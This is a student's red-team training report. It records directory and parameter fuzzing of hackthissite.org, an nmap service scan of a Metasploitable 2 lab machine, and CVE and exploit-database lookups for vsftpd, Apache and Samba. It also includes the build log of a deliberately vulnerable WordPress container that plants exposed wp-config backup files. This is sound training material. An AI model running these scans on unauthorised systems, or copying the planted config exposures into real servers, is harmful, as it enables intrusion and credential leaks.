VULNERABILITY ASSESSMENT & INITIAL EXPLOITATION REPORT

WEEK 3 | RED TEAM TRAINING | CYBERSTER

Oumayma Ouchraa

Executive Summary

Student	Oumayma Ouchraa
Course	Red Team Instructor Training — Cyberster
Week	Week 3 — Vulnerability Assessment & Initial Exploitation
Target (External)	hackthissite.org
Target (Internal)	Metasploitable 2 (10.0.2.4)
CMS Targets	WordPress (localhost:80) & Joomla (localhost:8080)

This report documents all findings and activities completed during Week 3. The objective was to master vulnerability mapping and perform the first stage of a successful exploit to gain a foothold. All four tasks were completed successfully.

Vulnerability Matrix

Service	CVE ID	Vulnerability	CVSS	Exploit Source
vsftpd 2.3.4	**CVE-2011-2523**	Backdoor Command Execution	10.0 (Critical)	Exploit-DB #49757 / Metasploit
Apache 2.2.8	**CVE-2008-2364**	mod_proxy DoS / Memory Leak	5.0 (Medium)	Searchsploit / NVD
Samba 3.x-4.x	**CVE-2007-2447**	Username Map Script RCE	10.0 (Critical)	Metasploit
WordPress 4.2.1	**Multiple**	Outdated Core + Exposed Config Backups	High	WPScan

Task 01 — Web Directory & Parameter Discovery

1.1 FFUF — Fast Web Fuzzer

```
ffuf -u http://hackthissite.org/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -fc 404
```

```
zimbra                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 82ms]
zipfiles                [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 82ms]
zh_TW                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 82ms]
zips                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 82ms]
zip                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 84ms]
zh-tw                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 84ms]
zh_CN                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 89ms]
zoeken                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 45ms]
zoom                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 44ms]
zope                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 61ms]
~bin                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 132ms]
~log                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 132ms]
~http                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 132ms]
~ftp                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 132ms]
~mail                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 129ms]
~apache                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 134ms]
~operator               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 130ms]
~root                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 137ms]
~nobody                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 169ms]
~administrator          [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 182ms]
~lp                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 173ms]
~logs                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 175ms]
~guest                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 177ms]
zeus                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
~amanda                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 180ms]
~adm                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
zt                      [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
zorum                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
~admin                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 185ms]
~httpd                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 179ms]
~sys                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 121ms]
~sysadmin               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 53ms]
~test                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 54ms]
~tmp                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 62ms]
~user                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 62ms]
~sysadm                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 63ms]
dns-query?dns=q80BAAABAAAAAAAAAA3d3dwdleGFtcGxlA2NvbQAAAQAB [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 56ms]
~www                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 56ms]
dns-query?name=google.com&type=A [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 42ms]
~webmaster              [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 75ms]
sse                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 56ms]
mcp/transport           [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 57ms]
mcp                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 57ms]
mcp/message             [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 61ms]
r                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 45ms]
:: Progress: [4750/4750] :: Job [1/1] :: 49 req/sec :: Duration: [0:00:40] :: Errors: 37 ::
```

Figure: FFUF running against hackthissite.org with 404 filtering

1.2 Gobuster — Directory Brute Force

```
gobuster dir -u https://hackthissite.org -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 50 --exclude-length 256 -b 301,302
```

```
┌──(siren㉿Siren)-[/usr/share/seclists]
└─$ gobuster dir -u https://hackthissite.org \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  -t 50 \
  --exclude-length 256 \
  -b 301,302
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://hackthissite.org
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   301,302
[+] Exclude Length:          256
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.well-known/security.txt (Status: 200) [Size: 361]
```

Figure: Gobuster identifying /.well-known/security.txt (Status: 200)

1.3 Dirsearch — Recursive Scanner

```
cd ~ && dirsearch -u https://hackthissite.org -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

```
┌──(siren㉿Siren)-[/usr/share/seclists]
└─$ cd ~
dirsearch -u https://hackthissite.org \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 4749

Output File: /home/siren/reports/https_hackthissite.org/_26-03-22_09-04-25.txt

Target: https://hackthissite.org/

[09:04:25] Starting:
[09:04:49] 200 -  249B  - /.well-known/security.txt
[09:05:54] 301 -  240B  - /account  ->  http://hackthissite.org/account/
[09:08:40] 301 -  239B  - /donate  ->  http://hackthissite.org/donate/
[######              ] 32%    1566/4749         5/s       job:1/1  errors:93
```

Figure: Dirsearch discovering /account and /donate with 301 redirects

1.4 Sensitive File: robots.txt

Manual inspection of robots.txt revealed disallowed paths exposing the site's attack surface:




Figure: robots.txt revealing /missions/ and /killing/all/humans/




Figure: /missions/ — confirmed active challenges page, significant attack surface

1.5 Arjun — Hidden Parameter Discovery

```
arjun -u https://hackthissite.org -t 10 --stable
```

```
┌──(siren㉿Siren)-[~/Arjun]
└─$ arjun -u https://hackthissite.org -t 10 --stable

  _
 /_| _ '
(  |/ /(//) v2.2.7
    _/

[*] Scanning 0/1: https://hackthissite.org
[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[+] Extracted 3 parameters from response for testing: username, password, btn_submit
[*] Logicforcing the URL endpoint
[!] No parameters were discovered.

┌──(siren㉿Siren)-[~/Arjun]
└─$
```

Figure: Arjun extracting parameters: username, password, btn_submit

1.6 ParamSpider — Archived URL Parameters

```
paramspider -d hackthissite.org
```

```
┌──(siren㉿Siren)-[~/ParamSpider]
└─$ head results/hackthissite.org.txt
https://www.hackthissite.org/missions/basic/11/e/l/t/o/n/?C=FUZZ
http://www.hackthissite.org/pages/comments/com_report.php/report/6/900/56814?intSecID=FUZZ&intID=FUZZ&intComID=FUZZ
http://www.hackthissite.org/pages/user/userinfo.php/view/loxaXcracker?view=FUZZ
http://www.hackthissite.org/missions/basic/template.php?lvl=FUZZ&pass=FUZZ
http://www.hackthissite.org/out.php?id=FUZZ
http://www.hackthissite.org/pages/user/userinfo.php/view/oochip?view=FUZZ
http://www.hackthissite.org/user/rankings/index.php?start=FUZZ
http://www.hackthissite.org/forums/memberlist.php?start=FUZZ
http://www.hackthissite.org/pages/comments/com_report.php/report/6/915/56924?intSecID=FUZZ&intID=FUZZ&intComID=FUZZ
http://www.hackthissite.org/pages/user/userinfo.php/view/paranoiahax?view=FUZZ

┌──(siren㉿Siren)-[~/ParamSpider]
└─$ wc -l results/hackthissite.org.txt
2599 results/hackthissite.org.txt

┌──(siren㉿Siren)-[~/ParamSpider]
└─$
```

Figure: ParamSpider fetching 130,150 archived URLs for hackthissite.org

```
┌──(siren㉿Siren)-[~/ParamSpider]
└─$ paramspider -d hackthissite.org

                                                  _       __
   ___  ___ ________ ___ _  ___ ___ (_)__/ /__ ____
  / _ \/ _ `/ __/ _ `/  ' \(_-</ _ \/ / _  / -_) __/
 / .__/\_,_/_/  \_,_/_/_/_/___/ .__/_/\_,_/\__/_/
/_/                           /_/

                                 with <3 by @0xasm0d3us

[INFO] Fetching URLs for hackthissite.org
```

Figure: ParamSpider results — 2,599 parameter-bearing URLs saved to file

Task 02 — CVE Mapping & Exploit Research

2.1 Nmap Service Version Scan

```
nmap -sV 10.0.2.4
```

```
┌──(siren㉿Siren)-[~]
└─$ nmap -sV 10.0.2.4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 09:37 -0400
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:60:6F:C3 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.92 seconds

┌──(siren㉿Siren)-[~]
└─$
```

Figure: Nmap revealing all open services on Metasploitable 2 (10.0.2.4)

2.2 Searchsploit — vsftpd 2.3.4

```
searchsploit vsftpd 2.3.4
```

```
┌──(siren㉿Siren)-[~]
└─$ searchsploit vsftpd 2.3.4

---------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                                                       | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                          | unix/remote/17491.rb
---------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Figure: Searchsploit confirming two exploit scripts for vsftpd 2.3.4 backdoor

2.3 Searchsploit — Apache 2.2.8

```
searchsploit apache 2.2.8
```

```
┌──(siren㉿Siren)-[~]
└─$ searchsploit apache 2.2.8
---------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                       |  Path
---------------------------------------------------------------------------------------------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                                      | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                                    | php/remote/29316.py
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                                                           | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                                     | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                                                  | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                                                 | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                           | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                           | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                                                  | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities                                                                   | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution                                               | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)                    | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection                                                   | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                                    | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                                                  | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                                            | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1         | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2         | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                                         | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                                     | linux/remote/34.pl
---------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Figure: Searchsploit listing multiple Apache 2.2.8 exploits including RCE

2.4 NVD Research — CVE-2011-2523 (vsftpd)




Figure: NVD entry for CVE-2011-2523 — vsftpd 2.3.4 backdoor opening shell on port 6200/tcp

2.5 NVD Research — CVE-2008-2364 (Apache)

NVD Vulnerability Search

apache 2.2.8 | Advanced | Reset | Show Statistics

For a phrase search, use " "

Keyword: apache 2.2.8

Items per page: 25 1–2 of 2

Identifier	CISA Kev Info	Published Date	CNA	Description
CVE-2022-29405		2022-05-25	Apache Software Foundation	In Apache Archiva, any registered user can reset password for any users. This is fixed in Archiva 2.2.8
CVE-2008-2364		2008-06-13	Red Hat, Inc.	The ap_proxy_http_process_response function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server 2.0.63 and 2.2.8 does not limit the number of forwarded interim responses, which allows remote HTTP servers to cause a denial of service (memory consumption) via a large number of interi...

Figure: NVD entry for CVE-2008-2364 — Apache 2.2.8 mod_proxy memory exhaustion

2.6 Exploit-DB Confirmation

Show 15 Search: vsftpd 2.3.4

Date	D	A	V	Title	Type	Platform	Author
2021-04-12				vsftpd 2.3.4 - Backdoor Command Execution	Remote	Unix	HerculesRD
2011-07-05				vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Remote	Unix	Metasploit

Figure: Exploit-DB confirming public exploit code for vsftpd 2.3.4 (2021 + 2011 entries)

Task 03 — CMS Vulnerability Scanning: WordPress

3.1 Docker Build & Deployment


```
docker build -t vulnerablewordpress . && docker run -d -p 80:80 -p 3306:3306
vulnerablewordpress
```

```
r/www/wp-config.php
--> 3cab68472f15
STEP 18/32: ADD files/vhost.conf /etc/apache2/sites-available/000-default.conf
--> 2e7ef5e79beb
STEP 19/32: RUN chown -R www-data:www-data /var/www
--> 46e96541d677
STEP 20/32: RUN sed -i "s/upload_max_filesize = 2M/upload_max_filesize = 20M/" /etc/php5/apache2/php.ini
--> fc74001a521c
STEP 21/32: RUN ["/bin/bash", "-c", "for f in wp-config.{php~,php.save,old,txt} ; do cp /var/www/wp-config.php /var/www/$f ; done"]
--> b69fc3129c3e
STEP 22/32: ADD files/robots.txt /var/www/robots.txt
--> 5fbc9116baf4
STEP 23/32: ADD files/debug.log /var/www/wp-content/debug.log
--> 26dd0a3c9a70
STEP 24/32: ADD files/searchreplacedb2.php /var/www/searchreplacedb2.php
--> 79de6cf88e7c
STEP 25/32: RUN a2enmod headers
Enabling module headers.
To activate the new configuration, you need to run:
  service apache2 restart
--> d675f73ea025
STEP 26/32: ADD files/header.conf /etc/apache2/conf-enabled/header.conf
--> f1deb9f5d1a7
STEP 27/32: EXPOSE 80
--> 92ac7cbefbed
STEP 28/32: EXPOSE 3306
--> 207eda48a308
STEP 29/32: VOLUME ["/var/lib/mysql", "/var/www"]
--> e7570ae06623
STEP 30/32: ADD start.sh /start.sh
--> c0f1cef14758
STEP 31/32: RUN chmod 755 /start.sh
--> ecc4490cf3cf
STEP 32/32: CMD ["/bin/bash", "/start.sh"]
COMMIT vulnerablewordpress
--> 5f1806a4768a
Successfully tagged localhost/vulnerablewordpress:latest
5f1806a4768a00d8891cc8df0b4a0ec7b490dca0a5939b64d3ec606ac747bdfa

┌──(siren㉿Siren)-[~/VulnerableWordPress]
└─$ docker run -d -p 80:80 -p 3306:3306 vulnerablewordpress

Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
8b76ceac837341b44ec46f03c6d16b8384e6a5107a1e8a7ac770df9e27f1f78a

┌──(siren㉿Siren)-[~/VulnerableWordPress]
└─$
```

Figure: VulnerableWordPress Docker image built and container started (32/32 steps)

3.2 CMS Identification with WhatWeb

```
whatweb http://localhost
```



```
┌──(siren㉿Siren)-[~/VulnerableWordPress]
└─$ whatweb http://localhost
http://localhost [200 OK] Apache[2.4.7], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[::1], JQuery[1.11.2], MetaGenerator[WordPr
ess 4.2.1], PHP[5.5.9-1ubuntu4.29], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[SirenSite | Just another WordPress site],
UncommonHeaders[secretheader], Via-Proxy[Squid 1.0.0], WordPress[4.2.1], X-Powered-By[PHP/5.5.9-1ubuntu4.29], x-pingback[http://localhost/xmlr
pc.php]
```

Figure: WhatWeb confirming WordPress 4.2.1 on Apache 2.4.7, PHP 5.5.9

3.3 WordPress Installation & Login




Figure: WordPress installation wizard — Site: SirenSite, Username: siren




Figure: Successful login with username: siren

